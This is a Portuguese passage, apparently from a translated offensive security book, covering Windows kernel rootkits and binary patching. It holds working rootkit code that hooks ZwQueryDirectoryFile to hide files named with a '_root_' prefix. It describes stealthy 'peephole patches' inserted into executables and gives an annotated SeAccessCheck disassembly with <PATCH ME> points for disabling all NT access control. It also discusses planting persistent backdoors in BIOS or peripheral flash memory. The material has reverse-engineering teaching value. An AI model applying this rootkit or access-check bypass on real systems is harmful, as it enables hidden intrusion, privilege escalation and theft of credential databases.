        IN BOOLEAN bRestartQuery
)
{
        NTSTATUS rc;
        CHAR aProcessName[PROCNAMELEN];

        GetProcessName( aProcessName );
        DbgPrint("rootkit: NewZwQueryDirectoryFile() from %s\n", aProcessName);

        rc=((ZWQUERYDIRECTORYFILE)(OldZwQueryDirectoryFile)) (
                        hFile,                  /* esse é o handle de diretório */
                        hEvent,
                        IoApcRoutine,
                        IoApcContext,
                        pIoStatusBlock,
                        FileInformationBuffer,
                        FileInformationBufferLength,
                        FileInfoClass,
                        bReturnOnlyOneEntry,
                        PathMask,
                        bRestartQuery);

// esse código foi adaptado do código JK, mas um pouco mais limpo.
```

```
        if( NT_SUCCESS( rc ) )
        {

                if(0 == memcmp(aProcessName, "_root_", 6))
                {
                        DbgPrint("rootkit: detected file/directory query from _root_
process\n");
                }
                // Pesquisa o objeto de arquivo no diretório que está sendo consultado
                // Esse flag é controlado no shell do kernel
                else if(g_hide_directories)
                {
                        PDirEntry p = (PDirEntry)FileInformationBuffer;
                        PDirEntry pLast = NULL;
                        BOOL bLastOne;
                        do
                        {
                                bLastOne = !( p->dwLenToNext );
                                // Esse bloco foi utilizado no código JK para alterar
                                //null.sys file information?
                                // deixe de lado por enquanto... -Greg
                                //if( RtlCompareMemory( (PVOID)&p->suName[ 0 ],
                                //(PVOID)&g_swRootSys[ 0 ], 20 ) == 20 )
                                //{
                                //      p->ftCreate = fdeNull.ftCreate;
                                //      p->ftLastAccess = fdeNull.ftLastAccess;
                                //      p->ftLastWrite = fdeNull.ftLastWrite;
                                //      p->dwFileSizeHigh = fdeNull.dwFileSizeHigh;
                                //      p->dwFileSizeLow = fdeNull.dwFileSizeLow;
                                //}
                                //else

                                // compara o prefixo do nome de diretório com '_root_' para
                                // decidir se ocultar ou não.
                                if( RtlCompareMemory( (PVOID)&p->suName[ 0 ],
                                (PVOID)&g_swFileHidePrefix[ 0 ], 12 ) == 12 )
                                {
                                        if( bLastOne )
                                        {
                                                if( p == (PDirEntry)
                                                FileInformationBuffer )
                                                rc = 0x80000006;
                                                else pLast->dwLenToNext = 0;
                                                break;
                                        }
                                        else
                                        {
                                                int iPos = ((ULONG)p) -
```

```
(ULONG)FileInformationBuffer;
                                                    int iLeft =
(DWORD)FileInformationBufferLength - iPos - p->dwLenToNext;
                                                    RtlCopyMemory( (PVOID)p,
(PVOID)( (char *)p + p->dwLenToNext ), (DWORD)iLeft );
                                                    continue;
                                            }
                                    }
                                            pLast = p;
                                            p = (PDirEntry)((char *)p + p->dwLenToNext );
                                    } while( !bLastOne );
            }
        }
        return(rc);
}
```

Modificando o código binário

Um dos benefícios da engenharia reversa é que você consegue entender um programa em termos do seu código binário. À medida que se familiarizar com o processo e ganhar alguma experiência, você começa a entender e reconhecer certas estruturas de dados ou sub-rotinas simplesmente examinando como elas se parecem em um editor hexadecimal. Isso pode soar estranho, mas você poderia examinar um arquivo binário em um momento posterior e descobrir que "ó, há uma tabela de salto" ou "hum, isso provavelmente é o prólogo de uma sub-rotina". Essa é uma capacidade natural que evolui à medida que você entende como utilizar código de máquina diretamente. Como tudo mais, essa capacidade melhora com a prática.

A sensação de poder associada com essa habilidade é muito recompensadora. Logo torna-se óbvio que nenhum código é sagrado. Embora isso evidentemente seja uma hipótese, é uma que poucas pessoas entendem de uma maneira tangível. Mesmo código autocriptografado pode ser quebrado. Em termos simples, se o código executar em um processador, em algum ponto ele precisa ser decriptado. A própria rotina de decriptação não pode ser encriptada facilmente todas as vezes. Durante vários anos, a comunidade de cracking de softwares trabalhou muito nos vários problemas sutis da engenharia reversa. Em quase todas as situações, a comunidade de crackers conseguiu quebrar cada mecanismo particular de proteção contra cópias utilizado pelos fornecedores de software. O processo de engenharia reversa resulta em uma cópia do código de geração de número serial ou a um patch binário que remove parte da lógica de verificação de cópias do programa-alvo. Como um dos amigos destes autores sempre diz, "se pode ser feito, pode ser desfeito".

Peephole patches

Modificar algo em um programa sem alterar o estado dos dados é um excelente truque a conhecer. Uma das aplicações diretas desse truque pode ser utilizada para espionar

dados. Você talvez queira espionar informações no programa-alvo sem alterar o comportamento original do programa de nenhuma maneira obviamente discernível. Isso pode ser feito utilizando um *peephole patch*. Observe que o objetivo fundamental dessa técnica é sempre adicionar novo código sem afetar o estado do programa.

Como a técnica não requer acesso ao código-fonte, ela pode ser aplicada a quase qualquer componente de software. Como essa técnica é não-invasiva para registradores de CPU, para a memória de stack ou para a memória de heap, o invasor pode ter certeza de que a técnica não irá alterar o comportamento do programa original ou ser detectada por medidas-padrão.

Nesse exemplo, utilizamos o preenchimento de seção em um executável formatado para armazenar código adicional. Preenchimento de seção tem sido utilizado para propósitos semelhantes durante anos pelos programas de vírus. Utilizamos essa técnica aqui para adicionar código extra ao executável.

Vamos adicionar uma instrução trace ao código a seguir:

```
int my_function( int a )
{
    if(a == 1)
    {
        // TRACE("a is equal to one");
        printf("ccc");
        return 42;
    }
    printf("-");
    return 0;
}
```

A função, compilada sem depuração, é esta:

```
<stuff>
00401000   cmp          dword ptr [esp+4],1
00401005   jne          0040101A
00401007   push         407034h
0040100C   call         00401060
00401011   add          esp,4
00401014   mov          eax,2Ah
00401019   ret
0040101A   push         407030h
0040101F   call         00401060
00401024   add          esp,4
00401027   xor          eax,eax
00401029   ret
```

Nessa listagem, podemos ver que o programa compilado contém várias instruções jmp. Essas instruções fazem com que o código seja desviado. Em geral, esses desvios

ocorrem como resultado de chamadas a `if()` ou `while()` presentes no código-fonte. Tiramos proveito desse fato e sutilmente alteramos o fluxo do programa. Patches colocados sobre instruções de desvio não requerem que o código seja deslocado. Isto é, podemos fazer com que a instrução jump vá para um outro local sem alterar o código em torno dela. Nesse exemplo, alteramos uma instrução jump para desviar nosso código TRACE adicionado. Depois que o código TRACE foi executado, um outro jump é utilizado para retornar o programa diretamente ao local em que estava antes de o nosso código furtivo usurpar alguns ciclos.

O estado do programa não é alterado de uma maneira óbvia e os registradores permanecem intactos. Portanto, para todas as intenções e propósitos, o programa e seu usuário permanecem completamente ignorantes ao fato de que o programa foi modificado. O programa modificado continuará a operar sem efeitos visíveis (a menos que você seja o invasor).

A versão não-depurada da sub-rotina produz os seguintes bytes:

```
00401000 83 7C 24 04 01        cmp         dword ptr [esp+4],1
00401005 75 13                 jne         0040101A
00401007 68 34 70 40 00        push        407034h
0040100C E8 4F 00 00 00        call        00401060
00401011 83 C4 04              add         esp,4
00401014 B8 2A 00 00 00        mov         eax,2Ah
00401019 C3                    ret
0040101A 68 30 70 40 00        push        407030h
0040101F E8 3C 00 00 00        call        00401060
00401024 83 C4 04              add         esp,4
00401027 33 C0                 xor         eax,eax
00401029 C3                    ret
```

A chamada a `OutputDebugString()` é esta:

```
77F8F659 B8 9F 00 00 00        mov         eax,9Fh
77F8F65E 8D 54 24 04           lea         edx,[esp+4]
77F8F662 CD 2E                 int         2Eh
```

que é chamada via:

```
00401030 68 38 70 40 00        push        407038h
00401035 FF 15 58 60 40 00     call        dword ptr ds:[406058h]
0040103B C3                    ret
```

Realizamos algo bem poderoso nesse exemplo — adicionar a capacidade de rastrear a execução do programa e saber quando ocorreram estados específicos do programa. Isso permite ter alguma idéia sobre o fluxo lógico dentro de um programa, uma notícia excelente para os exploradores de software.

Aplicando um patch no kernel do NT para remover toda a segurança

Como regra geral, alguns dos melhores patches têm uma natureza muito simples. Um bom patch pode ter apenas alguns bytes de comprimento. Esse certamente é o caso do kernel do NT. É possível aplicar patch no kernel e remover toda a segurança com, literalmente, apenas alguns bytes bem-posicionados. Esse truque foi publicado por um destes autores (Hoglund) há vários anos. Desde então, múltiplas fontes relataram que conseguiram otimizar o patch de kernel a um único byte. Em um dos casos, a diferença entre o byte original e o byte corrigido é na verdade de apenas 2 bits! Isso leva a um "hack de 2 bits" muito interessante para o sistema operacional NT. A idéia de que uma única inversão de bits estratégica possa causar um resultado de tão longo alcance e catastrófico à segurança de um sistema é bem reveladora. Afinal de contas, talvez a segurança do NT só valha dois bits.

Pessoalmente, teríamos medo de voar em um avião no qual o software de controle de vôo pudesse ser afetado fácil e catastroficamente por uma chama solar. Imagine a marinha norte-americana que, até hoje, opera navios utilizando uma infra-estrutura baseada no Windows NT. Uma inversão de bits simples (causada por, digamos, uma sobretensão elétrica) na memória do computador poderia fazer com que todo o controle de segurança do sistema de informações falhasse? Esse poderia ser muito bem o caso se a inversão de bits ocorresse em um PDC (Primary Domain Controller). Muitos sistemas de software de segurança crítica são extremamente tolerantes a falhas, como bit rot, mas não o Windows NT. Claramente, tolerância a falhas não foi um dos objetivos da equipe do kernel da Microsoft.

O seguinte é um assembly reverso de uma função crítica no kernel do NT chamada `SeAccessCheck()`. Essa única função é responsável por impor um processo do tipo "prosseguir ou não" sobre todo o acesso a objetos no kernel. Isso significa que, independentemente de quem você é, se tentar acessar algo dentro do ambiente NT, você primeiro terá de passar por essa função. Isso diz respeito a todos os tipos de padrões de bits incluindo arquivos, chaves de registro, handles, semáforos e pipes. A função retorna com sucesso ou não dependendo dos controles de acesso posicionados no objeto-alvo. Ela realiza um grande volume de comparações entre os direitos de acesso do usuário e a ACL do alvo. O assembly inverso é fornecido pelo IDA-PRO, como a seguir:.

```
8019A0E6 ; Exported entry 816. SeAccessCheck
8019A0E6
8019A0E6 ;
============================================================================
8019A0E6
8019A0E6 ;                S u b r o u t i n e
8019A0E6 ; Attributes: bp-based    frame
8019A0E6
8019A0E6                  public    SeAccessCheck
```

```
8019A0E6 SeAccessCheck      proc near
8019A0E6                                        ; sub_80133D06+B0p ...
8019A0E6
8019A0E6 arg_0              = dword ptr  8       ; parece apontar para um
                                                 ; Descritor Seguro
8019A0E6 arg_4              = dword ptr  0Ch
8019A0E6 arg_8              = byte  ptr  10h
8019A0E6 arg_C              = dword ptr  14h
8019A0E6 arg_10             = dword ptr  18h
8019A0E6 arg_14             = dword ptr  1Ch
8019A0E6 arg_18             = dword ptr  20h
8019A0E6 arg_1C             = dword ptr  24h
8019A0E6 arg_20             = dword ptr  28h
8019A0E6 arg_24             = dword ptr  2Ch
```

Observe que o IDA mostra os argumentos para a chamada de função. Isso é muito útil porque podemos ver como os argumentos são referenciados no código abaixo. Quando isso foi descoberto, a chamada a SeAccessCheck não estava documentada diretamente pela Microsoft, mas tinha sido declarada nos arquivos de cabeçalho fornecidos no DDK, onde obviamente era chamada. A chamada se parece com isto:

```
BOOLEAN
  SeAccessCheck(
    IN PSECURITY_DESCRIPTOR  SecurityDescriptor,
    IN PSECURITY_SUBJECT_CONTEXT  SubjectSecurityContext,
    IN BOOLEAN  SubjectContextLocked,
    IN ACCESS_MASK  DesiredAccess,
    IN ACCESS_MASK  PreviouslyGrantedAccess,
    OUT PPRIVILEGE_SET  *Privileges  OPTIONAL,
    IN PGENERIC_MAPPING  GenericMapping,
    IN KPROCESSOR_MODE  AccessMode,
    OUT PACCESS_MASK  GrantedAccess,
    OUT PNTSTATUS  AccessStatus
    );
```

Se o acesso for permitido, a chamada retornará TRUE. O truque, então, é adulterar o código de modo que a chamada sempre retorne TRUE. Deixando de lado algumas variações, a maior parte da lógica na chamada a SeAccessCheck se concentra no seguinte trecho de código. Uma chamada ocorre bem no final da função SeAccessCheck, que você pode ver via a instrução retn. A chamada é obviamente importante porque a maioria dos parâmetros chave é fornecida. Você pode ver que a chamada é precedida por dez instruções push. Isso é um número excessivo de parâmetros!

Como a maioria dos argumentos é passada para a função SeAccessCheck, parece que a rotina é um empacotador para algo mais profundo. Agora iremos mais fundo:

```
8019A20C
8019A20C loc_8019A20C:                          ; CODE    XREF: SeAccessCheck+106
8019A20C                push    [ebp+arg_24]
8019A20F                push    [ebp+arg_14]
8019A212                push    edi
8019A213                push    [ebp+arg_1C]
8019A216                push    [ebp+arg_10]
8019A219                push    [ebp+arg_18]
8019A21C                push    ebx
8019A21D                push    dword ptr [esi]
8019A21F                push    dword ptr [esi+8]
8019A222                push    [ebp+arg_0]
8019A225                call    sub_80199836            ; descompilado abaixo ***
8019A22A                cmp     [ebp+arg_8], 0
8019A22E                mov     bl, al
8019A230                jnz     short loc_8019A238
8019A232                push    esi
8019A233                call    SeUnlockSubjectContext  ; não é normalmente atingido
8019A238
8019A238 loc_8019A238:                          ; CODE    XREF: SeAccessCheck+14A
8019A238                mov     al, bl
8019A23A
8019A23A loc_8019A23A:                          ; CODE    XREF: SeAccessCheck+4C
8019A23A                                        ; SeAccessCheck+65 ...
8019A23A                pop     edi
8019A23B                pop     esi
8019A23C                pop     ebx
8019A23D                pop     ebp
8019A23E                retn    28h
8019A23E SeAccessCheck  endp
```

O código para a chamada sub_80199836 é descompilado. Até agora não fizemos nenhuma alteração no código, pois estamos apenas tentando encontrar um caminho alternativo. A rotina a seguir é chamada diretamente de SeAccessCheck e faz o trabalho real. É aqui que iniciaremos a adulteração do kernel.

O IDA-PRO permite criar comentários no fonte. Você pode ver os comentários criados à medida que fazemos uma análise passo a passo do fonte. Para saber o que estava acontecendo, criamos um arquivo no nosso computador e configuramos as permissões de modo que não pudéssemos acessá-lo. Em seguida, tentamos repetidamente acessar o arquivo enquanto configurávamos breakpoints no kernel utilizando o SoftIce. Sempre que atingíamos o breakpoint, fazíamos uma análise passo a passo no fonte utilizando o SoftIce. O seguinte é possivelmente o resultado de algumas centenas de viagens pelo código em tempo real.

O seguinte é uma sub-rotina chamada a partir da SeAccessCheck. Aparentemente, a maior parte do trabalho é realizada aqui. Tentaremos corrigir essa rotina.

```
80199836 ;
================================================================================
80199836
80199836 ;               S u b r o u t i n e
80199836 ; Attributes: bp-based    frame
80199836
80199836 sub_80199836     proc near          ; CODE    XREF: PAGE:80199FFA
80199836                                     ; SeAccessCheck+13F ...
80199836
80199836 var_14           = dword ptr -14h
80199836 var_10           = dword ptr -10h
80199836 var_C            = dword ptr -0Ch
80199836 var_8            = dword ptr -8
80199836 var_2            = byte    ptr -2
80199836 arg_0            = dword ptr  8
80199836 arg_4            = dword ptr  0Ch
80199836 arg_8            = dword ptr  10h
80199836 arg_C            = dword ptr  14h
80199836 arg_10           = dword ptr  18h
80199836 arg_16           = byte    ptr  1Eh
80199836 arg_17           = byte    ptr  1Fh
80199836 arg_18           = dword ptr  20h
80199836 arg_1C           = dword ptr  24h
80199836 arg_20           = dword ptr  28h
80199836 arg_24           = dword ptr  2Ch
80199836
80199836                  push     ebp
80199837                  mov      ebp, esp
80199839                  sub      esp, 14h
8019983C                  push     ebx
8019983D                  push     esi
8019983E                  push     edi
8019983F                  xor      ebx, ebx
80199841                  mov       eax, [ebp+arg_8]    ; desempilha eax
80199844                  mov       [ebp+var_14], ebx   ; ebx é zero, parece
                                                       ; que inicializa algumas
                                                       ; vars locais
80199847                  mov      [ebp+var_C], ebx
8019984A                  mov      [ebp-1], bl
8019984D                  mov      [ebp+var_2], bl
80199850                  cmp      eax, ebx            ; verifica se arg8 é
                                                       ; NULL
80199852                  jnz      short loc_80199857
80199854                  mov      eax, [ebp+arg_4]    ; arg4 aponta para
                                                       ; "USER32  "
80199857
80199857 loc_80199857:
80199857                  mov      edi, [ebp+arg_C]    ; verificando alguns flags
```

```
                                                        ; fora desse
8019985A                mov     [ebp+var_8], eax    ; var_8 = arg_4
8019985D                test    edi, 1000000h               ; obviamente flags..
                                                        ; máscara de acesso desejada
                                                        ; Acho que...
80199863                jz      short loc_801998CA  ; normalmente isso salta..
                                                        ; vai para a frente e salta
80199865                push    [ebp+arg_18]
80199868                push    [ebp+var_8]
8019986B                push    dword_8014EE94
80199871                push    dword_8014EE90
80199877                call    sub_8019ADE0            ; uma outra sub não-documentada
8019987C                test    al, al              ; código de retorno
8019987E                jnz     short loc_80199890
80199880                mov     ecx, [ebp+arg_24]
80199883                xor     al, al
80199885                mov     dword ptr [ecx], 0C0000061h
8019988B                jmp     loc_80199C0C
80199890 ;
================================================================================
            fonte removido aqui
801998CA ;
================================================================================
801998CA
801998CA loc_801998CA:                              ; salto de cima aterrissa aqui
801998CA                                            ; sub_80199836
801998CA                mov     eax, [ebp+arg_0]    ; arg0 aponta para um
                                                        ; Descritor de Segurança
801998CD                mov     dx, [eax+2]                 ; offset 2 é aquele
                                                        ; número 80 04...
801998D1                mov     cx, dx
801998D4                and     cx, 4                       ; 80 04 torna-se 00 04
801998D8                jz      short loc_801998EA  ; normalmente não salta
801998DA                mov     esi, [eax+10h]              ; SD[10h] é um valor
                                                        ; de offset para a DACL no
                                                        ; SD
801998DD                test    esi, esi            ; certifica-se de que ele existe
801998DF                jz      short loc_801998EA
801998E1                test    dh, 80h
801998E4                jz      short loc_801998EC
801998E6                add     esi, eax            ; FFWDS para a primeira DACL
                                                        ; no SD ******
801998E8                jmp     short loc_801998EC  ; normalmente tudo perfeito
                                                        ; aqui, vai em frente e
                                                        ; salta
801998EA ;
================================================================================
801998EA
```

```
801998EA loc_801998EA:                                  ; CODE   XREF: sub_80199836+A2
801998EA                                                ; sub_80199836+A9
801998EA                xor     esi, esi
801998EC
801998EC loc_801998EC:                                  ; CODE   XREF: sub_80199836+AE
801998EC                                                ; sub_80199836+B2
801998EC                cmp     cx, 4                   ; salto aterrissa aqui
801998F0                jnz     loc_80199BC6
801998F6                test    esi, esi
801998F8                jz      loc_80199BC6
801998FE                test    edi, 80000h             ; normalmente não correspondemos isso,
                                                        ; assim prossegue e salta
80199904                jz      short loc_8019995E
*** fonte removido aqui ***
8019995E ;
=============================================================================
8019995E
8019995E loc_8019995E:                                  ; CODE   XREF: sub_80199836+CE
8019995E                                                ; sub_80199836+D4 ...
8019995E                movzx   eax, word ptr [esi+4]   ; salto aterrissa
80199962                mov     [ebp+var_10], eax       ; offset 4 é o número das
                                                        ; ACEs presentes na DACL
                                                        ; var_10 = # Ace's
80199965                xor     eax, eax
80199967                cmp     [ebp+var_10], eax
8019996A                jnz     short loc_801999B7      ; normally jump
*** fonte removido aqui ***
801999A2 ;
=============================================================================
*** fonte removido aqui ***
801999B7 ;
=============================================================================
801999B7
801999B7 loc_801999B7:                                  ; CODE  XREF: sub_80199836+134
801999B7                test    byte ptr [ebp+arg_C+3], 2 ; parecem parte dos
                                                        ; dados de flags,
                                                        ; normalmente pulamos
801999BB                jz      loc_80199AD3
*** fonte removido aqui ***
80199AD3 ;
=============================================================================
80199AD3
80199AD3 loc_80199AD3:                                  ; COD   XREF: sub_80199836+185
80199AD3                mov     [ebp+var_C], 0          ; salto aterrissa aqui
80199ADA                add     esi, 8
80199ADD                cmp     [ebp+var_10], 0 ; o número de ACEs é zero?
80199AE1                jz      loc_80199B79            ; normalmente não
80199AE7
```

```
80199AE7 loc_80199AE7:                                  ; CODE   XREF: sub_80199836+33D
80199AE7                test    edi, edi        ; o registrador EDI é muito
                                                ; importante, continuaremos
                                                ; a fazer loop de volta a esse ponto.
                                                ; À medida que percorremos cada ACE
                                                ; o registrador EDI é modificado
                                                ; com cada máscara de acesso da ACE se
                                                ; ocorrer uma correspondência com o SID.
                                                ; Acesso é permitido somente se o
                                                ; EDI estiver completamente em branco
                                                ; no momento em que concluímos. :-)
80199AE9                jz      loc_80199B79            ; salta para a rotina de saída
                                                        ; se EDI estiver em branco
80199AEF                test    byte ptr [esi+1], 8     ; verifica o valor da ACE
                                                        ; 8, segundo byte.
                                                        ; Não sei o que
                                                        ; isso é, mas se não
                                                        ; for 8, não é
                                                        ; avaliado, não é
                                                        ; importante
80199AF3                jnz     short loc_80199B64
80199AF5                mov     al, [esi]               ; esse é o tipo de ACE,
                                                        ; que é 0, 1 ou 4
80199AF7                test    al, al                  ; 0 é ALLOWED_TYPE e
                                                        ; 1 é DENIED_TYPE
80199AF9                jnz     short loc_80199B14  ; salta para o próximo bloco se
                                                        ; não for tipo 0
80199AFB                lea     eax, [esi+8]            ; offset 8 é o SID
80199AFE                push    eax                     ; "empurra" a ACE
80199AFF                push    [ebp+var_8]
80199B02                call    sub_801997C2            ; verifica se o
                                                        ; chamador corresponde ao
                                                        ; retorno de SID de 1, digamos que
                                                        ; correspondemos, 0 significa que
                                                        ; não fizemos
80199B07                 test    al, al
80199B09                jz      short loc_80199B64  ; uma correspondência aqui é boa,
                                                            ; desde que seu ALLOWED
                                                            ; lista
                                                            ; assim um patch de 2 bytes pode
                                                            ; usar uma nop fora desse salto
                                                            ; <PATCH ME>
```

Eis onde identificamos o primeiro bit do código a ser corrigido. Uma comparação é feita entre o controle de acesso requerido e a identidade da origem. Se uma correspondência ocorrer aqui, isso significa que a origem tem permissão para acessar o

alvo. Isso é bom, porque como invasores sempre queremos acesso. A instrução `jz` (jump if zero) só ocorre se falharmos a correspondência. Portanto, para assegurar que sempre correspondemos, apenas utilizamos `nop` na instrução `jz`. Isso recebe 2 bytes (`0x90 0x90`). Ainda não terminamos, há mais alguns lugares que precisamos corrigir:

```
80199B0B                mov     eax, [esi+4]
80199B0E                not     eax
80199B10                and     edi, eax        ; corta a parte
                                                ; do EDI que
                                                ; correspondemos ..
                                                ; esse corte dos
                                                ; flags pode prosseguir por
                                                ; muitos loops
                                                ; lembre-se de que só estaremos
                                                ; bem se TODO o EDI for
                                                ; cortado...
80199B12                jmp     short loc_80199B64
80199B14 ;
=============================================================================
80199B14
80199B14 loc_80199B14:                          ; CODE    XREF: sub_80199836+2C3
80199B14                cmp     al, 4           ; verifica o tipo 4 da ACE
80199B16                jnz     short loc_80199B4B      ; normalmente não somos
                                                ; desse tipo, assim saltamos
*** fonte removido aqui ***
80199B4B ;
=============================================================================
80199B4B
80199B4B loc_80199B4B:                          ; CODE    XREF: sub_80199836+2E0j
80199B4B                cmp     al, 1           ; verifica o tipo DENIED
80199B4D                jnz     short loc_80199B64
80199B4F                lea     eax, [esi+8]            ; offset 8 é o SID
80199B52                push    eax
80199B53                push    [ebp+var_8]
80199B56                call    sub_801997C2            ; verifica o SID dos chamadores
80199B5B                test    al, al          ; uma correspondência aqui é RUIM,
                                                ; visto que estamos sendo
                                                ; DENIED
80199B5D                jz      short loc_80199B64; assim, torna a JZ uma normal
                                                ; JMP <PATCH ME>
```

Aqui descobrimos mais um local que precisa ser corrigido. A comparação anterior é feita entre os requisitos da origem e do alvo. Nesse caso, se ocorrer uma correspondência, o acesso é explicitamente negado. Obviamente isso é ruim e queremos evitar a correspondência. A `jz` só salta se a correspondência falhar. Nesse caso, sempre queremos que o salto ocorra. Podemos corrigir a `jz` para torná-la uma `jmp` simples que sempre saltará independentemente da lógica precedente.

```
80199B5F                test    [esi+4], edi            ; evitamos esse flag
                                                        ; verifica com o patch
80199B62                jnz     short loc_80199B79
80199B64
80199B64 loc_80199B64:                                  ; CODE    XREF: sub_80199836+2BD
80199B64                                                ; sub_80199836+2D3
80199B64                mov     ecx, [ebp+var_10]       ; nossa rotina de loop,
                                                        ; chamada de cima à medida que
                                                        ; fazemos loop
                                                        ;
                                                        ; var_10 é o número
                                                        ; de ACEs
80199B67                inc     [ebp+var_C]             ; var_C é a ACE
                                                        ; atual
80199B6A                movzx   eax, word ptr [esi+2]   ; byte 3 é o offset
                                                        ; para a próxima ACE
80199B6E                add     esi, eax            ; FFWD
80199B70                cmp     [ebp+var_C], ecx    ; verifica se
                                                        ; concluímos
80199B73                jb      loc_80199AE7            ; se não, volta para cima...
80199B79
80199B79 loc_80199B79:                                  ; CODE   XREF: sub_80199836+2AB
80199B79                                                ; sub_80199836+2B3
80199B79                xor     eax, eax            ; essa é nossa
                                                        ; rotina geral de saída
80199B7B                test    edi, edi            ; se EDI não estiver vazio,
                                                        ; então um estado DENIED
                                                        ; foi alcançado acima
80199B7D                jz      short loc_80199B91 ; assim modifica a JZ para
                                                        ; uma JMP de modo que nunca
                                                        ; retornamos ACCESS_DENIED
                                                        ; <PATCH ME>
```

Uma verificação final ocorre aqui para determinar qual será o resultado da chamada. Se uma lógica anterior resultar em um estado negado, então a `jz` não saltará. Obviamente queremos que o salto ocorra independentemente de qualquer coisa, assim (mais uma vez) corrigimos a `jz` em uma `jmp`. Esse é o patch final e a rotina agora sempre será avaliada como TRUE. Segue o restante da rotina para aqueles que estão interessados no código:

```
80199B7F                mov     ecx, [ebp+arg_1C]
80199B82                mov     [ecx],    eax
80199B84                mov     eax, [ebp+arg_24]
                                ; STATUS_ACCESS_DENIED
80199B87                mov     dword ptr [eax], 0C0000022h
80199B8D                xor     al, al
80199B8F                jmp     short loc_80199C0C
80199B91 ;
```

```
================================================================================
80199B91
80199B91 loc_80199B91:                                  ; CODE    XREF: sub_80199836+347
80199B91                mov     eax, [ebp+1Ch]
80199B94                mov     ecx, [ebp+arg_1C]   ; código resultante em
                                                            ; &arg_1C
80199B97                or      eax, [ebp+arg_C]    ; verificado passou na
                                                            ; máscara
80199B9A                mov     [ecx],    eax
80199B9C                mov     ecx, [ebp+arg_24]   ; código resultante em
                                                            ; &arg_24 deve ser
                                                            ; zero
80199B9F                jnz     short loc_80199BAB          ; se tudo acima
                                                            ; der certo, devemos
jump
80199BA1                xor     al, al
80199BA3                mov     dword ptr [ecx], 0C0000022h
80199BA9                jmp     short loc_80199C0C
80199BAB ;
================================================================================
80199BAB
80199BAB loc_80199BAB:                                  ; CODE    XREF: sub_80199836+369
80199BAB                mov     dword ptr [ecx], 0  ; Excelente,
                                                            ; passamos!
80199BB1                test    ebx, ebx
80199BB3                jz      short loc_80199C0A
80199BB5                push    [ebp+arg_20]
80199BB8                push    dword ptr [ebp+var_2]
80199BBB                push    dword ptr [ebp-1]
80199BBE                push    ebx
80199BBF                call    sub_8019DC80
80199BC4                jmp     short loc_80199C0A
80199BC6 ;
================================================================================
          código removido aqui
80199C0A loc_80199C0A:                                  ; CODE    XREF: sub_80199836+123
80199C0A                                                ; sub_80199836+152
80199C0A                mov     al, 1
80199C0C
80199C0C loc_80199C0C:                                  ; CODE    XREF: sub_80199836+55
80199C0C                                                ; sub_80199836+8F
80199C0C                pop     edi
80199C0D                pop     esi
80199C0E                pop     ebx
80199C0F                mov     esp, ebp
80199C11                pop     ebp
80199C12                retn    28h                 ; fora daqui!
80199C12 sub_80199836   endp
```

O resultado do patch de kernel demonstrado aqui é que um usuário remoto se conecta à máquina-alvo utilizando o pipe IPC$ anônimo, nenhuma senha requerida, elimina qualquer processo, faz o download do banco de dados SAM (equivalente a um arquivo de usuário/senha), modifica o banco de dados SAM e carrega/sobrescreve o banco de dados SAM. Isso não é bom. O usuário anônimo pode operar como um driver de dispositivo e acessar qualquer parte da base confiável de computação no domínio-alvo.

Utilizando nosso exemplo da marinha norte-americana, isso significa que qualquer programa de computador operando em qualquer lugar dentro do domínio NT pode acessar com impunidade qualquer outra parte do domínio. Portanto, por que a marinha insiste em utilizar o NT?

O vírus de hardware

Ainda no kernel, temos acesso total ao sistema e podemos nos comunicar com qualquer parte do espaço de endereçamento. Isso significa, entre outras coisas, que podemos ler/gravar na memória BIOS, na placa-mãe ou no hardware periférico.

Antigamente, a memória BIOS era armazenada na ROM ou em chips EEPROM, que não podiam ser atualizados a partir de software. Esses sistemas mais antigos exigem que os chips sejam manualmente substituídos ou apagados e regravados. Naturalmente isso não é muito eficaz, assim os novos sistemas utilizam chips EEPROM, conhecidos como ROM flash. ROM flash pode ser regravado a partir de software.

Um dado computador pode ter vários megabytes de ROM flash sobre várias placas controladoras e da placa-mãe. Esses chips ROM flash quase nunca são utilizados integralmente e isso deixa um espaço enorme para armazenar informações sobre backdoors e vírus. O aspecto mais desafiador do uso desses espaços de memória é o fato de que eles são difíceis de auditar e quase nunca são visíveis ao software em execução em um sistema. Acessar a memória de hardware requer acesso no nível de driver. Além disso, essa memória é imune contra reinicializações e reinstalações de sistema.

Uma vantagem chave de um vírus de hardware é que ele sobreviverá a uma reinicialização e reinstalação de sistema. Se alguém suspeitar de uma infecção viral, uma restauração do sistema a partir de uma fita ou de um backup não funcionará. O vírus de hardware sempre foi, e sempre será, um dos segredos do tipo "magia negra" mais bem mantido pelos hackers. Há, porém, uma desvantagem nos vírus de hardware. Eles só funcionam em um alvo particular. Isto é, um determinado vírus de hardware deve ser escrito para infectar o hardware específico do alvo. Isso significa que o vírus não se propagará facilmente em outros sistemas (se é que consegue se propagar). Entretanto, isso não é um problema em boa parte das utilizações na guerra. Muitas vezes o vírus de hardware está sendo utilizado como um backdoor ou como um método para espionar o tráfego. Nesse caso, um vírus talvez não precise se auto-replicar. De fato, a auto-replicação talvez não seja desejável.

Um vírus simples de hardware pode ser projetado para comunicar dados falsos a um sistema ou fazer com que o sistema ignore certos eventos. Imagine um radar antiaéreo que utiliza o OS do VX-Works. Dentro desse sistema há vários chips de RAM flash. Um vírus instalado em um desses chips tem direito de acesso ao barramento inteiro. O vírus tem apenas um propósito — fazer com que o radar ignore certos tipos de assinaturas do radar.

Vírus detectados há muito tempo fora de ambientes laboratoriais (*in the wild*) se autogravam na memória BIOS da placa-mãe. No final da década de 1990, o assim chamado bug F00F era capaz de travar completamente um laptop. Embora o vírus CIH (de Chernobyl) tenha sido amplamente divulgado na mídia, o código desse vírus utilizado na BIOS havia sido publicado muito antes da distribuição do CIH.[3]

A memória EEPROM é relativamente comum em muitos sistemas. Todas as placas Ethernet, placas de vídeo e periféricos de multimídia podem conter memória EEPROM. A memória de hardware pode conter firmware flash ou o firmware pode ser utilizado apenas para armazenar dados. No caso de um backdoor, sobrescrever o firmware é melhor do que outras abordagens, pois a alteração persistirá mesmo se o sistema for limpo e reinstalado. Naturalmente, a tarefa de sobrescrever o firmware requer um entendimento detalhado do hardware periférico-alvo. Mas no caso da BIOS da placa-mãe, o procedimento é relativamente simples e direto.

Lendo e gravando na memória de hardware

